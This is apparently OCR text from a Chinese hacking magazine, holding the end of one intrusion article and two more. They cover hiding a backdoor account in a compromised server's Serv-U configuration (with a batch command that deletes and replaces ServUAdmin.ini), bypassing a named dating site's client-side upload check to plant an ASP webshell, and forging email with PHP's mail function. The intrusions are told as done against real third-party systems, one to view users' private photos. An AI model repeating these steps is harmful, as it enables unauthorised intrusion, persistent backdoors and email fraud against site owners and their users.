



3





4

不过，入侵是要留个后门的，方便常回来看看，80端口的web就不要管了，插入的几个海阳服务端估计他是查不出的。最好不要用灰鸽子之类的东西了，他杀毒软件那么BT，迟早有一天被K，有server-u的话还是建立个后门帐户的比较好点，不会被杀，还实惠。可是这里我没有直接添加server-u帐户的工具，自己编译代码也不会，不过菜鸟有菜鸟的办法。将他的Serveru－u配置文件下载下来到本机，做了个备份后，添加特权帐号，做法如图8 所示。









嘿嘿，因为版本号什么的都会自动更改，还有注册码都变成本机的了，本着不要改变主机设置的原则，进程id 什么的我就不改了。注意，默认添加的帐号是在文件的最后面，一眼就可以看出来，这里我把他弄到中间去了，这个比较隐蔽。我添加完成后，再用木马传到主机上去，因为是c：\ 下面的，所以没有改写的权限。不过先写个批处理传上去，然后用得到的cmdshell 执行。内容如下del "C:\Program Files\Serv-U\ServUAdmin.ini"&&copy H:\z$df#web\Serv UAdmin.ini C:\Program Files\Serv-U\。执行后先连接他的21 端口发现居然没开，汗！管理员居然玩这样的把戏！想了一会，还是跑到配置文件的最下面看到

```
[DOMAINS]
Domain1=202.x.x.x||1221|ftp.xxx.edu.cn|1|0|0
```

赫然的1221 在那里呢！马上连上去，心爱的server-u 连接界面跳出来了，激动ing！不只这些，好多朋友在进入主机后都找不到3389 之类的端口。netstat -an看下，运气好的话还能看出来，运气不好的话就……呵呵！不过没有关系，server-u 的端口在ini 文件里，3389 的就在注册表里，拿到权限可以读出来啊！还有，如果有高权限的cmdshell 话，直接上传fport 全都出来。呵呵！管理员最后的一个玩笑也被突破，事情搞定。

其实这些管理员的安全意识也不差，知道设置cmd.exe 权限，知道防火墙杀毒软件一起上，知道哪些文件危险，知道屏蔽端口，可是这些对付一些普通的扫描和溢出是可以的，但是对某些方面的重视是不够的，要记得木桶理论，重视web 安全，把入侵者挡在系统之外远比设置一些似乎管用的障碍更重要！而对于安全爱好者而言，也要有永不放弃的精神，多动脑筋，只要不缺乏想象力，什么样的障碍都可以突破的。这里是我的一些经验，有什么问题请到非安全论坛讨论。

榕树下交友网站上传漏洞的分析与利用

图李丰初

近日，放假在家，感觉特别地寂寞，于是上网到www.rongshuxia.com 看看文学作品，以解心头之闷。

爱屋及乌，榕树下的交友中心里的文人才女蛮多的，于是情不自禁的想偷窥一下他们的一些相片(本人穷，没有高级VIP 会员帐号，要交N 多的RMB 才能拥有)，于是想尝试入侵其服务器，拿其数据库。


于是，注册了一个交友中心的非VIP 帐号，看到有相片上传的地方，我的第一意识就是可能是有上传马马的地方了，于是尝试着上传ASP、CER 这样的文件，不好意思，服务器禁止上传这样的东东了，郁闷中。就来了个旁注吧，结果服务器上只有一个域名，狂晕！


想想没办法了，刚想走人，心中一个念头涌出：做就要做到底，不要放弃！


于是又从上传界面开始再来研究，在上传网页上看了看，把他的HTML 源码做了一下分析，其主要验证代码如下：


```
onsubmit="checkFileUpload(this,'GIF,JPG,JPEG,PNG');return document.MM_returnValue"
action=/uploadpic/m_upload.asp?GP_upload=true method=post
encType=multipart/form-data>
```

有一点ASP 语言基础的朋友都能发现这是个本地验证文件类型，于是有些朋友看到这里就开心了，呵呵，本地验证呀，很容易搞他的呀，不就是把他本地验证改了嘛。于是我查看上传页面源码另存为本地网页，用记事本打开，把 checkFileUpload(this,'GIF,JPG,JPEG,PNG')改成 checkFileUpload(this,'GIF,JPG,JPEG,ASP')再来本地提交。结果怎么样？试的朋友都知道这行不通，一选定文件后，再点上传按钮是没有反应的，为什么会这样子？这个问题我也想了蛮久的了，也求助了蛮多ASP 高手们，他们的答案大约是这样子的：因为网页上有些









元素不能保存下来，所以上传时无法成功。那是什么什么元素呀？我问那些ASP高手们，他们说，有可能是cookies或者是一些其它的脚本不能保存下来吧。

我当时就找了相关资料了，把学校那本JavaScript又拿出来重SEE了几次，再上网找找本地验证的突破法，找了两三天了，都找不到相关的资料，又去我的老乡冰雪封情那里求助，还是不能得到我想要的答案。正在郁闷的时候，我就想到了高手的那些话，既然他们说本地验证不能上传的原因是上传页面的一些脚本或者其它的元素没有被完整的保存，那我可以这样子做的呀，假如我把整个上传相关的页面全部保存下来不就可以了吗？这行吗？当时我也不知道答案，不过这也是没有办法中的办法了。后来我利用MHT Quick Saver(下载地址为：http://www.online down.net/soft/16079.htm)保存的网页源码，如图1所示。

我用注册的用户名和密码登录交友中心网站后，再修改图1所示文件源码中的**checkFileUpload(this,'GIF,JPG,JPEG,PN** 为 **checkFileUpload(this,'GIF,JPG,JPEG,ASP')**，再用一个新的窗口打开那份完整的代码，选一个ASP马马，再上传有反应了，可是没有出现上传成功的字样，我又失败了？但当我看到上传网页浏览器地址栏时，大吃了一惊，URL成了http://www.friendom.com/uploadpic/m_upload.asp?GP_upload=true（图2）。

看到了没有？虽然上传页面没有什么变化，可是他的地址栏却有了变化了，有了GP_upload=true这样的字眼，好喜欢呀，ture这是成功的意思呀，是上传成功的值为真(true)。

那我们上传的马马在哪里呀？源码中看不到呀……我们再看看上传的总界面，呵呵，看到了没有，白白那张就是我们上传的马马了（图3）。把鼠标指到那里，查看右键属性，马马的地址出来了（图4）。

好了，到这一步，入侵已经基本完成，至于提权那种东东，那里是题外话了。

（编辑注：作者在这里走了弯路了。客户端的验证是很容易绕过的，不用保存页面的。直接上传一个内容是asp但尾缀是.gif的文件，上传抓包；再将抓的数据包里的.gif修改成.asp再来用NC上传修改的数据包自然就可以躲过客户端验证及满足cookie等信息了。）非安全

php也玩伪造邮件

图浅蓝的辐射鱼[F.S.T]

伪造邮件大家不陌生了吧，但是大家估计都还是建立smtp服务器什么的，其实php本身就可以伪造邮件的，而且非常简单，但是前提是必须用linux的服务器，winnt是不行的，现在大家不会觉得拿到了linux的webshell提升不了权限或是无法提升权限就变得很无聊了吧？


一、编写的原理


大家查看php手册就可以看到，mail函数的使用，我和大家简单地说一下。伪造邮件的话，只要写 **mail("$mailto","$subject",$body,$mailfrom)**；这样的代码就可以了，在这里mail是函数括号内就是函数操作要用的参数，mailto就是收件的邮箱，$subject就是主题，$body是内容，$mailfrom是我们要伪造的邮箱。由于php本身的magic限制，我们假设主机magic为on的话就会把一些字符前加上\，所以实际编写好的话，会用到一些php其他的函数。

二、利用方式

因为不可能大家都会php的了，所以鱼鱼就给大家写了一个的代码。我这里是拿一个51的空间做实验的，邮箱就是偶的163的邮箱。（不许炸我mail，-_-"）。把mail.php传到自己的linux空间，在浏览器输入url，看到操作页面了，把伪造的邮箱，对方的e-mail和你要发的主题以及要伪造的信笺的内容写好，点下面的发信的按键（图1），就可以发信了，简单吧？发信成功后上面会显示火狐邮件伪造系统→发送成功了．失败了的话就是显示失败了（图2）。

打开自己邮箱看看，就可以看到“土豆GG”的非安全内部信笺已经安全的到了我的邮箱，大家看到了吧，超级简单啊，记得以前在某杂志看到建立SMTP的方式，写了整整一面多的稿面，这个不是简单多了么。不要用垃圾邮件和恶意邮件来做坏事哦。《非安全》提倡的是安全（图3、图4）。





三、由此想到的

